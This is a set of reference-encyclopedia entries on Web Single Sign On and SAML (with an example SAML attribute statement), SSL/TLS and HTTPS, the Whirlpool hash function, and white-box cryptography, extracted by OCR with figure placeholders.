End users are often seen as a major vulnerability of IT access control systems [1]: as they have to memorize different passwords associated to different systems, they often use easy-to-memorize passwords and share a same *password* to accede to different systems so that the access control performance is reduced. Moreover, as they can have only a visual checking of the interface of a system to decide if they can trust it or not, other vulnerabilities as *phishing attacks* can occur. To overcome these vulnerabilities, *Identity Management* Systems and Single Sign On features [6] have been developed since the 1980s in order to allow users to authenticate once and further delegate *authentication* and *authorization* operations to a specialized agent able to check the IT *entity authentication* (thanks to *certificates*) so that *phishing attacks* are avoided and to send *authentication/credential* control information to the requestor so that the user can accede to the targeted resource. For example during the 1980s, the *Kerberos project*, launched at the MIT, has set a centralized single sign on infrastructure based on a client/server organization. During the 1990s, other SSO projects have been launched as Athens in the UK, CAS at Yale University, etc. The development of opened and/or web-based IT infrastructure increases the call for standard solutions to support *identity management*. In 1997, the Open Group, gathering IT professional focused on authentication systems interface, leading to the X/Open SSO open standard including a Pluggable Authentication Module specification so that *authentication* and *authorization* interfaces can be plugged from different systems. At the same period, the IETF focuses on standard Authentication, Authorization and Accounting architectures and protocols (*AAA*), leading to authentication *protocols* as *RADIUS* and *Diameter*. In the late 1990s and beginning of the 2000s, the Internet 2 consortium launches the WebISO (Web initial Sign On) working group, whereas other companies and/or research consortium focus on the way identity and authorization can be exchanged, leading to centralized, federative, or collaborative SSO architectures (see the centralized Microsoft MS-Passport initiative, the Liberty Alliance federative organization, the collaborative Shibboleth platform, the OpenID initiative or the OASIS SAML initiative) [5]. In 2005, the OASIS ratifies the SAML 2.0 standard [3] defined as a convergence between the OASIS SAML 1.1 standard and the identity management systems introduced by Shibboleth and the Liberty Alliance.

Figure 1 presents a chronology of some web-based security, authentication, SSO, and identity management initiatives.



Web Single Sign On and SAML. Fig. 1 History of some authentication protocols, SSO systems, and identity management standards

Theory

Web SSO allows user to accede to protected resources after authenticating once to their identity provider [2]. A web-SSO secured architecture consists basically in few components:

- *The Identity Provider*: It is the main component of this architecture. This *authentication* service is in charge of user *authentication* (thanks to various *Identity Verification Protocols* or *challenge/response protocols*), identity information management, and of sending the requested identity proof/user attribute to the different service providers depending on their access control/*authorization* policies.
- *The Service provider*: it is associated to resources. Each resource may be protected according to different *access control models* (as *access control lists* involving only *user authentication, attribute-based access control* referring to a particular user information, *Role-Based control policies* referring to "organizational" information or challenges the user to get *credentials* for *credential-based access control*). In SSO-based architecture, these protection functions are managed by a dedicated component called an SSO agent.
- *The user agent*: is the interface mean thanks to which the user accede the resource, i.e., the web browser. Using proprietary SSO systems, this user agent is also in charge of storing *authentication* information or *authentication tokens* in *cookies*. This leads to vulnerabilities related to the *web browser security and privacy* management capability.

The necessary openness involved by Web-SSO organization requires a loosely coupling of these elements. To fit this requirement, the OASIS has proposed SAML: Security Assertion Markup Language (based on XML) so that *authentication* and *authorization* information can be exchanged between these components.


In the SAML architecture [4], each user is registered as a "principal" by an identity provider also called "SAML

authority" that will play the role of an asserting party. Federated identity features are supported by the introduction of pseudonyms between the Identity Provider and the Service Provider so that user *privacy* requirements can be fulfilled. In order to support the initial sign in feature, the SSO component of this identity provider is in charge of maintaining session information for each user: this session is launched after the first login and closed when the user signs off. The Sign in operation can be made according to different strategies: either the user can connect directly to the Identity provider or the connection step can be launched after the user tries to accede once to a protected resource. Secondary identifiers can be associated to a principal for a particular session. This fits the federated identity requirements and support user *privacy* requirements as random pseudonyms can be created to protect the *anonymity* of a principal.


The Web-SSO use case can be described as below. When a user sends a resource request (1) via its web browser (i.e., the User agent), this request is analyzed by the Service Provider protection agent which sends back an *authentication* request to the user agent (2). This User Agent relays it to its identity provider (3). The Identity Provider checks if the user (whom *identification* is defined in the subject field) has already signed in. If the user is not logged in, a *challenge/response protocol* is used to support the user authentication: a login challenge is sent to the user agent (4) and the associated credentials are sent back (5). ►This allows authenticating the user. A session is opened if the user logs in with the convenient *credential* information. The Identity Provider can then send the authentication assertion as a response to the Service Provider via the user agent (6) which relays it to the Service Provider (7). After checking this assertion, the Service provider provides the requested resource to the user agent (8). Figure 2 presents this process.

To support this process, four elements are standardized in SAML specification:

- *Assertions*: this is the package of information created by a SAML authority (or asserting party), i.e., a platform that can relay security information. An assertion is a set of different information: the assertion issuer identity (optionally signed), the subject identity, optionally assertion validity conditions (for example, an assertions can be set for a given validity period so that it can support *temporal-based access control features*), and a statement part consisting in either *authentication* (i.e., the authentication identifier set by the identity provider after the subject logs in, the way the subject proves its identity, affiliation of the subject, etc.), attribute statements (to exchange subject information (called attributes) that can be required by the service provider to control the access to the requested resource), or an *authorization* decision (i.e., a binary information to say if the access request made by the subject for the target resource is granted or denied). Figures 3 and 4 presents an authentication assertion and attribute statements assertion.



Web Single Sign On and SAML. Fig. 2 Principle of Web-SSO protected access



Web Single Sign On and SAML. Fig. 3 Example of SAML authentication assertion. The asserting party is described lines 4–6 (IdProvider@univ-lyon.fr): this authentication assertion certifies that the "subject" identified by its email address (lines 7–12) has been successfully authenticated by a password checking process (authentication statement described lines 17–24). A condition is associated to use this assertion: the service provider can use it during 45 min from 12:00:00 on Aug 3, 2010 (lines 13–16)

- *Protocols*: they are defined as sets of request response protocols for service providers in order to request assertion(s) from a SAML authority (for example: a request for a subject authentication will be associated to authentication assertion and requires the corresponding response, request for a logout collection of related sessions, request to register an identifier or close the session associated to an identifier).
- *Bindings*: they define the way SAML request/response can be exchanged thanks to standard messaging (SOAP) or communication protocols (HTTP using either REDIRECT binding, POST binding or artifact binding).
- *Profiles*: they are introduced to define constraints and/or extensions to use SAML for a particular purpose so that a greater interoperability (for example, a particular profile is set for the Web SSO).

As SAML assertions are used to validate the access to protected resources, a particular attention is paid on security requirements to avoid *man-in-the-middle* or *replay attacks*. To overcome this limit, the binding part integrates secured requirements as secured transport, *signature* of the assertion, or time-stamped assertions.

Distributed among the web, different architecture can support a Web-SSO organization depending on the way authentication service is organized:

- *Centralized organization*: In this case, users are registered by a single authentication service. This architecture is well suited for Enterprise oriented SSO.
- *Federative organization*: In this case, users are managed in a distributed way. Each server manages its own user information and security policy. Nevertheless, trust relationships between servers are used to identify "partner service" with which users' information can be shared. For example, the Liberty Alliance implements this organization. Each service provider can refer to a particular identity Provider. Links between personal identifiers managed by the different identity

```
<saml:AttributeStatement>
        <saml:Attribute
                xmlns:x500="urn:oasis:names:tc:SAML:2.0:profiles:attribute:X500"
                 NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri"
                Name="urn:oid:2.5.4.42"
                FriendlyName="givenName">
                <saml:AttributeValue xsi:type="xs:string"
                        x500:Encoding="LDAP">Frederique</saml:AttributeValue>
        </saml:Attribute>
        <saml:Attribute
                 NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic"
                 Name="LastName">
                <saml:AttributeValue
                        xsi:type="xs:string">Biennier</saml:AttributeValue>
         </saml:Attribute>
        <saml:Attribute
                NameFormat="http://Library.com/attr-formats"
                 Name="CreditLimit">
                xmlns:smithco="http://www.Library.com/Library-schema.xsd"
                <saml:AttributeValue xsi:type="library:type">
                        <library:amount currency="EUR">500.00</library:amount>
                 </saml:AttributeValue>
        </saml:Attribute>
</saml:AttributeStatement>
```

Web Single Sign On and SAML. Fig. 4 Example of an attribute statement. This attribute statement is used to send the position and name of the previous user extracted from the LDAP user registry and the university library credit limit (in euro) for this user. The position is specified by the object identifier (urn:oid:1.3.6.1.4.1.5923.1.1.1.7), whereas the family name is expressed as the basic name attribute format. The credit amount attribute format is specified by the library. By this way, when this user wishes to accede to library application, authorization to online reading services can be filtered by the position or the name of the user and by the credit amount associated to this user

providers coupled with trusted relationships between these Identity Providers are used to propagate sign on information.

- *Cooperative organization*: In this organization, each user is managed by a single authentication service. Trust relationships between partners are used to "delegate" the user authentication process to the server which manages this user. Then each partner manages its own security and authorization policy. This organization is the one used by the Centralized Authentication System and by Shibboleth (an Internet 2 project).

Applications

The opened Web-SSO technology is well suited for different kinds of applications:

- *Enterprise SSO*: In order to implement the security policy, various access control strategies can be associated to the different components of the information system. Implementing an SSO improves the global access control management, simplifies the users' tasks (as they do not have to manage the security policy), and allows a consistent reporting of accesses. As Service Oriented Architecture is more and more used to support corporate information system, web-SSO are more and more used instead of proprietary solutions. This trend is reinforced due to the development of the IT outsourcing strategy as well as the development of cloud computing. This leads to XaaS architecture (Anything as a Service) so that different service providers can be involved so that an opened web-based SSO infrastructure is required. Depending on the Information System organization, different architectures can be used: a centralized organization fits well this enterprise SSO, but it has to evolve to collaborative or federative organizations when information system outsourcing strategies are set.
- *Collaborative organizations/consortium organizations*: these organizations refer to short-/mid- or long-term agreements between enterprises to set a common organization to achieve a particular goal (for example, supply-chain organizations, universities consortium, etc.). In this case, each partner has to "open" its own information system to support the cooperative process. This openness requires interoperable toolsets (so that web-based technologies are often used to accede to business applications or data) and adapted secu-

rity policies (access control based on the identity for the corporate own employees or on the role for partners for example). This is well suited to the SAML Web-SSO architecture as each user is registered by its Enterprise Identity Provider and as assertions can carry the necessary information to control the access to a given resource. As far as universities are concerned, lots of experiments have been done based on the Shibboleth cooperative architecture so that any student or academics registered in a partner university can accede to some resources of the partners (shared library resources, Wi-Fi infrastructure for the EDUROAM partners, etc.). In this case, collaborative web-SSO organizations are mostly used.

- *Web-based economy*: the large-scale development of the Internet of Services increase the call for end-user identity management in a federated approach so that they can have some "browsing shopping" (for example, booking a plane, renting a car, a hotel, etc.) without having to re-identify at each step. This will increase the global security (mostly payment security) as they have to register once and then do not have to take care of their various pseudonyms and passwords. This has been the base for the development of the Liberty Alliance federated identity. This case fits well the federated organization as the user sign on process depends on the first service provider he/she will accede.

Open Problems

As in other SSO systems, the main risk is related to the main user *authentication*: any vulnerability of this *authentication* will be propagated to the entire system. This requires first a secured infrastructure with reduced vulnerabilities for the Identity Provider and second that users manage a "strong password" for their primary *authentication* and check the identity of the identity provider to avoid phishing attacks. This risk can be mitigated by introducing a *certificate* control achieved by the user agent so that the identity provider identity can be checked before the authentication challenge is fulfilled. Other solutions can use physical device to store user main identity *credential* as well as certificates associated to the trusted service/identity providers. This system can be used to filter the access to the target resource and to validate the user identity. Strong authentication process as *biometrics authentication* can be supported as the credential information are managed by a software implemented on the physical device and do not need to be memorized by the user. Despite of this interest, this solution is still limited due to the deployment limits as each user should have its own portable access control device.

Other problems are related to the distributed organization of the web-SSO infrastructure, requiring *trust management* between the different partners (service and identity providers). Developing this federative strategy at a large scale involves that trust relationships can be set "on demand." This can be partly solved thanks to *certificate management* where trust relationships between *certificate authorities* can be used to introduce a new partner in the "circle of trust."

At least, other risks are related to *Web 2.0 security and privacy*: as federative organization allows personal information and personal identification dissemination, a particular attention must be paid on the different service/identity provider *privacy* policy. Depending on the country hosting these services, different legal protection levels are set for the users (for example, a strong limitations are used for systems hosted in the European Union to fit the Data Protection Directive (Directive 95/46/EC on the protection of individuals with regard to the processing of personal data and on the free movement of such data). Common initiatives as the safe harbor agreement can provide some protection, but as these privacy policies can be modified by the service provider, some "trusted privacy management" work should federate *trust management*, legal *privacy*-related works, and personal data management systems works.

Recommended Reading

1. Bertino E, Martino L, Paci F, Squicciarini A (2010) Security for web services and service-oriented architectures. Springer, Berlin, ISBN 978-3-540-87741-7
2. Open Group. Single sign on specification. Available at http://www.opengroup.org/security/sso/
3. OASIS (2005) SAML V2.0 executive overview. Available at http://www.oasis-open.org/committees/download.php/13525/sstc-saml-exec-overview-2.0-cd-01-2col.pdf
4. OASIS (2005) SAML V2.0 technical overview. Available at http://www.oasis-open.org/committees/download.php/27819/sstc-saml-tech-overview-2.0-cd-02.pdf
5. OnLine community for SAML OASIS Standard. http://saml.xml.org/saml-specifications
6. Williamson G, Yip D, Sharoni I, Spaulding K (2009) Identity management: a primer. MC Press online, Lewisville, ISBN 978158347-093-0

Web SSO and Security Assertion Markup Language

►Web Single Sign On and SAML

Web Vulnerability Assessment

►Web Security Auditing

Web-Based Security Protocols

William Stallings
WilliamStallings.com, Brewster, MA, USA

Synonyms

Transport-level security; Web security

Related Concepts

►HTTPS (HTTP over SSL); ►Secure Socket Layer (SSL); ►Transport Layer Security (TLS)

Definition

Web-based security protocols are used to provide for secure transactions between Internet users and Web sites. Such protocols provide confidentiality through encryption and authentication through the use of digital signatures.

Background

The World Wide Web is fundamentally a client–server application running over the Internet and TCP/IP intranets. Web-based security protocols aim to increase the security of client–server interactions over the Web. The use of the Web presents the following security challenges:

- The Web is vulnerable to attacks on the Web servers over the Internet.
- The Web is a highly visible outlet for corporate and product information and as the platform for business transactions. Reputations can be damaged and money can be lost if the Web servers are subverted.
- Web browsers are very easy to use, Web servers are relatively easy to configure and manage, and Web content is increasingly easy to develop, but the underlying software is extraordinarily complex. This complex software may hide many potential security flaws. The short history of the Web is filled with examples of new and upgraded systems, properly installed, that are vulnerable to a variety of security attacks.
- A Web server can be exploited as a launching pad into the corporation's or agency's entire computer complex. Once the Web server is subverted, an attacker may be able to gain access to data and systems not part of the Web itself but connected to the server at the local site.
- Casual and untrained (in security matters) users are common clients for Web-based services. Such users are not necessarily aware of the security risks that exist and do not have the tools or knowledge to take effective countermeasures.

One way to classify Web security threats is in terms of the location of the threat: Web server, Web browser, and network traffic between browser and server. Issues of traffic security fall into the category of network security and are addressed in this article.

Theory

A number of approaches to providing Web security are possible. The various approaches that have been considered are similar in the services they provide and, to some extent, in the mechanisms that they use, but they differ with respect to their scope of applicability and their relative location within the TCP/IP protocol stack.


One way to provide Web security is to use IP security (IPSec). The advantage of using IPSec is that it is transparent to end users and applications and provides a general-purpose solution. Further, IPSec includes a filtering capability so that only selected traffic needs to incur the overhead of IPSec processing. The disadvantage of IPSec is the need to configure relatively complex security architecture on all of the systems supporting both Web browsers and Web servers. An enterprise network that allows access from both enterprise systems and partner (vendor, customer) systems may not be a good candidate for such a configuration.

Another relatively general-purpose solution is to implement security just above TCP. This is the approach defined by the secure sockets layer (SSL) and the follow-on Internet standard known as transport layer security (TLS). At this level, there are two implementation choices. For full generality, SSL (or TLS) could be provided as part of the underlying protocol suite and therefore be transparent to applications. Alternatively, SSL can be embedded in specific packages. In the case of the Web, virtually all browsers and Web servers incorporate SSL.

The remainder of this article is devoted to a discussion of SSL/TLS and the related concept of HTTPS.

Applications

Figure 1 illustrates the position of SSL in the TCP/IP protocol architecture. This architecture relies on the concept of the *socket*. In essence, a socket is a method of directing data to the appropriate application in a



Web-Based Security Protocols. Fig. 1 The Role of SSL in the TCP/IP Architecture

TCP/IP network. The combination of the IP address of the host and a TCP port number make up a socket address. From the application point of view, a socket interface in an application-programming interface (API). The socket interface is a generic communication programming interface implemented on UNIX and many other systems. Two applications communicate through TCP sockets. An application connects to TCP through a socket address and tells TCP what remote application is requested by means of the remote application's socket address.

With SSL in place, an application has an SSL socket address and communicates to the SSL socket of the remote application. The security functions provided by SSL are transparent to the application and also to TCP. Thus, neither TCP nor the application needs to be modified to invoke the security features of SSL. As shown in Fig. 1, SSL supports not only HTTP, but also any other application that uses TCP.

SSL provides three categories of security:

- **Confidentiality:** All the data that passes between the two applications (e.g., the two HTTP modules) are encrypted so that they cannot be eavesdropped on the Internet.
- **Message integrity**: SSL assures that the message is not altered or substituted for en route.
- **Authentication**: SSL can validate the identity of one or both partners to the exchange.

SSL consists of two phases: handshake and data transfer. During handshake, the two sides perform an authentication function and establish an encryption key to be used for data transfer. During data transfer, the two sides use the encryption key to encrypt all transmitted data.

HTTP over SSL (HTTPS) refers to the combination of HTTP and SSL to implement secure communication between a Web browser and a Web server. The HTTPS capability is built into all modern Web browsers. Its use depends on the Web server supporting HTTPS communication. For example, search engines do not support HTTPS.

The principal difference seen by a user of a Web browser is that uniform resource locator (URL) addresses begin with https://rather than http://. A normal HTTP connection uses port 80. If HTTPS is specified, port 443 is specified, which invokes SSL.

When HTTPS is used, the following elements of the communication are encrypted:

- URL of the requested document
- Contents of the document
- Contents of browser forms (filled in by browser user)
- Cookies sent from browser to server and from server to browser
- Contents of HTTP header

Recommended Reading

1. Frankel S, et al. (2008) Guide to SSL VPNs. NIST Special Publication 800-112, July 2008
2. Rescorla E (2001) SSL and TLS: designing and building secure systems. Addison-Wesley, Reading, Massachusetts
3. Stallings W (2011) Cryptography and network security, 5th edition. Prentice Hall, Upper Saddle River, New Jersey

Whirlpool

Paulo S. L. M. Barreto[1], Vincent Rijmen[2]
[1]Department of Computer and Digital Systems Engineering (PCS), Escola Politécnica, University of São Paulo (USP), São Paulo, Brazil
[2]Department of Electrical Engineering/ESAT, Katholieke Universiteit Leuven, Heverlee, Belgium

Related Concepts

►Advanced Encryption Standard; ►AES; ►Hash Functions; ►Rijndael

Definition

Whirlpool is a cryptographic hash function outputting digests of 512 bits. The function structure is designed according to the Wide Trail strategy.

Background

Cryptographic hash functions are used to compress data in an irreversible way. The Wide Trail strategy to design secret-key ciphers was proposed by Daemen in 1995 [2]. The strategy became very popular after one of its products, Rijndael, was selected in 2000 to become the Advanced Encryption Standard [3].

Theory

Whirlpool iterates the Miyaguchi-Preneel hash scheme over the t padded message blocks m_i, $1 \le i \le t$, using the dedicated 512-bit block cipher $W[k]$:

$$H_0 = IV,$$
$$H_i = W[H_{i-1}](m_i) \oplus H_{i-1} \oplus m_i,\ 1 \le i \le t,$$

where IV (the *initialization vector*) is a string of 512 0-bits. The 512-bit output of the hash function is simply the final state value H_t.

The block cipher W is very similar to the AES, although it operates on 8-by-8 matrices. The cipher counts 10 rounds. Each round consists of 4 transformations:

$$\rho[k^r] = \sigma[k^r] \circ \theta \circ \pi \circ \gamma, \quad r = 1, 2, \ldots 10$$

with

γ: the parallel application of the nonlinear substitution box S to each of the matrix elements,

π: a cyclical shift of the 8 columns, where column j is shifted downwards over j positions,

θ: a diffusion map that multiplies each row of the state by the matrix

$$C = \begin{bmatrix} '01' & '01' & '04' & '01' & '08' & '05' & '02' & '09' \\ '09' & '01' & '01' & '04' & '01' & '08' & '05' & '02' \\ '02' & '09' & '01' & '01' & '04' & '01' & '08' & '05' \\ '05' & '02' & '09' & '01' & '01' & '04' & '01' & '08' \\ '08' & '05' & '02' & '09' & '01' & '01' & '04' & '01' \\ '01' & '08' & '05' & '02' & '09' & '01' & '01' & '04' \\ '04' & '01' & '08' & '05' & '02' & '09' & '01' & '01' \\ '01' & '04' & '01' & '08' & '05' & '02' & '09' & '01' \end{bmatrix},$$

$\sigma[k^r]$: the element-wise addition of the round key k^r to the state.

Before the first round, there is an extra key addition with the cipher key, which is denoted by k^0. The round keys are computed by applying the round function to the key:

$$k^r = \rho[c^r](k^{r-1}), \quad r = 1, 2, \ldots 10$$

where the c^r are the round constants.

A full specification of Whirlpool can be found in [1].

Applications

Whirlpool is used as part of a data integrity protection mechanism in a few commercial products, such as TrueCrypt www.truecrypt.org.

Experimental Results

Recently experiments in implementing Whirlpool using parallel table lookup [4] report on rates of 11.4 and 7.2 cycles/byte, against 12 cycles/byte for the fastest published SHA-2 implementation in software.

Open Problems

In 2009, Mendel et al. published two results on Whirlpool [5]. Firstly, a pseudo-collision attack on the compression function, when the last application of θ W is removed. Secondly, a distinguishing attack on the full compression function. This attack doesn't violate the collision resistance or the preimage resistance of Whirlpool, but it demonstrates that the Whirlpool compression function has properties that one may wish to avoid.

It remains to be determined whether these undesirable properties can be used to break one of the security goals of Whirlpool.

Recommended Reading

1. Barreto PSLM, Rijmen V (14 Oct 2009) The Whirlpool hashing function. Submitted to NESSIE, Sept 2000, revised May 2003. Available online at http://www.larc.usp.br/~pbarreto/WhirlpoolPage.html
2. Daemen J (Mar 1995) Cipher and hash function design strategies based on linear and differential cryptanalysis, Doctoral dissertation, K.U.Leuven
3. Daemen J, Rijmen V (2002) The design of Rijndael. Information security and cryptography. Springer, Berlin. ISBN 3-540-42580-2
4. Hilewitz Y, Yin YL, Lee RB (2008) Accelerating the Whirlpool hash function using parallel table lookup and fast cyclical permutation. In: Nyberg K (ed) FSE. LNCS, vol 5086. Springer, Heidelberg, pp 173–188
5. Lamberger M, Mendel F, Rechberger C, Rijmen V, Schläffer (2009) Rebound distinguishers: results on the full Whirlpool compression function. In: Matsui M (ed) Asiacrypt 2009. LNCS, vol 5912. Springer, Heidelberg

White-Box Cryptography

Brecht Wyseur
Nagravision S.A. – Kudelski Group,
Cheseaux-sur-Lausanne, Switzerland

Related Concepts

►Block Ciphers; ►Cryptographic Hash Functions; ►Rijndael; ►Wide Trail Design Strategy

Definition

White-Box Cryptography captures the research topic that investigates how cryptographic primitives can be implemented in software in such a way that they remain robust against attacks from the execution environment.

Background

Traditionally, cryptographic primitives are designed to protect data and keys against *black-box* attacks. In such a context, an adversary has knowledge of the algorithm (►Kerckhoffs' Principle) and may examine various inputs to and outputs from the system, but has no access to the internal details of the execution of a key instantiated primitive. In contrast, in many applications this context might not be compliant. In particular, on computing platforms where an adversary might have access to the memory, intercept CPU calls, or even have access to the binary software implementation of a key instantiated cryptographic primitive and deploy debuggers and emulators, traditional cryptographic designs will not suffice. One denotes with the *white-box attack context* a context where the adversary has unrestricted access to software implementations and their execution environment. The objective of white-box cryptography is to provide implementations of cryptographic primitives a degree of robustness against *white-box attacks*.

Generic obfuscation transformations will harden the analysis of cryptographic primitives, but they are not strong enough to sufficiently protect the confidentiality of cryptographic keys or guarantee that their security properties remain. Current state-of-the-art cryptographic implementations are vulnerable to key extraction, as they are designed from the perspective of trusted end points. Hence, dedicated techniques are required. For this reason, Chow et al. [6, 7] presented a novel approach to protect implementation of the Data Encryption Standard (►DES) and the Advanced Encryption Standard (►AES) against white-box attacks. Their techniques transform a cipher into a series of key dependent lookup tables, which are randomized by injecting random bijections in the code in such a way that the input-output behavior remains the same, but all lookup tables seem random. Because very efficient operations such as XOR are transformed into lookup tables as well, there is a substantial increase in implementation size.

Shortly after the introduction of white-box cryptography in 2002, a number of analysis techniques and improvements were presented [4, 8, 10, 12, 14, 15]. These analysis techniques originate from traditional cryptographic research (such as differential and algebraic cryptanalysis) and research in side-channel cryptanalysis (such as fault attacks). In particular, the algebraic cryptanalysis techniques are very strong since they directly target the randomization technique. This led to the proposition of new constructions beyond the lookup table strategy, with directions toward implementations with randomized algebraic equations [3] and the introduction of perturbations to address algebraic attacks [5].

Despite the proposal of new techniques, it is unsure how secure current white-box implementations are, and what is feasible. Hence, in order to face new attacks and establish foundations for white-box cryptography, theoretic work has been initiated [9, 13]. These build further on theoretic foundations of obfuscation [1] and envision a similar approach as in traditional cryptography, where, for example, the security of an asymmetric scheme is proven by reduction to some computationally hard problem.

Applications

Since white-box cryptography aims at protecting cryptographic primitives against attacks that target their software implementation (i.e., when the primitive is actually deployed in practice), there is a vast range of applications that can benefit from the research in this area. In particular, applications that are based on a client-server architecture where the client platform is not trustworthy, while certain rights need to be enforced (rights management). One can find such use-case examples in the gaming industry, multimedia industry, or with online banking applications. Several companies are now trying to adapt this technology for their products.

Besides direct deployment to enable a secure channel, there is also interest to use white-box cryptography to leverage software protection techniques such as code obfuscation, software diversification, software watermarking and tamper resistance [11], and to enable trustworthy execution of software or, as a means to mitigate side-channel attacks [2].

Open Problems

The research in white-box cryptography is still quite young, and many challenges lie ahead. These challenges are both of practical matter as of theoretic interest.

Since the state-of-the-art white-box implementations of the DES and the AES have shown to be insecure, a major open problem in this research area is the development of techniques that are able to implement (any, or specifically designed) cryptographic primitives in such a way that they remain resistant against white-box attacks. From a theoretic point of view, the challenge is to come up with suitable foundations, provably secure constructions, and to investigate up to what extend white-box cryptography is feasible.

Recommended Reading

1. Barak B, Goldreich O, Impagliazzo R, Rudich S, Sahai A, Vadhan S, Yang K (2001) On the (Im)possibility of obfuscating programs. In: Advances in cryptology – CRYPTO 2001. Lecture notes in computer science, vol 2139. Springer, Santa Barbara, pp 1–18
2. Benadjila R, Billet O, Francfort S (2007) DRM to counter side channel attacks? In: Proceedings of 7th ACM workshop on digital rights management (DRM 2007). ACM Press, New York, USA, pp 23–32
3. Billet O, Gilbert H (2003) A traceable block cipher. In: Advances in cryptology – ASIACRYPT 2003. Lecture notes in computer science, vol 2894. Springer, pp 31–346
4. Billet O, Gilbert H, Ech-Chatbi C Cryptanalysis of a white box AES implementation (2004) In: Proceedings of the 11th international workshop on Selected Areas in Cryptography (SAC 2004). Lecture notes in computer science, vol 3357. Springer, Heidelberg, pp 227–240
5. Bringer J, Chabanne H, Dottax E (2006) White box cryptography: another attempt. Cryptology ePrint Archive, Report 2006/468
6. Chow S, Eisen PA, Johnson H, van Oorschot PC (2002) White-box cryptography and an AES implementation. In: Proceedings of the 9th international workshop on selected areas in cryptography (SAC 2002). Lecture notes in computer science, vol 2595. Springer, Madrid, pp 250–270
7. Chow S, Eisen PA, Johnson H, van Oorschot PC (2002) A white-box DES implementation for DRM applications. In: Proceedings of the ACM workshop on security and privacy in digital rights management (DRM 2002). Lecture notes in computer science, vol 2696. Springer, Washington, pp 1–15
8. Goubin L, Masereel JM, Quisquater M (2007) Cryptanalysis of white box DES implementations. In: Proceedings of the 14th internationalworkshop on selected areas in cryptography (SAC 2007). Lecture notes in computer science, vol 4876. Springer, Seoul, pp 278–295
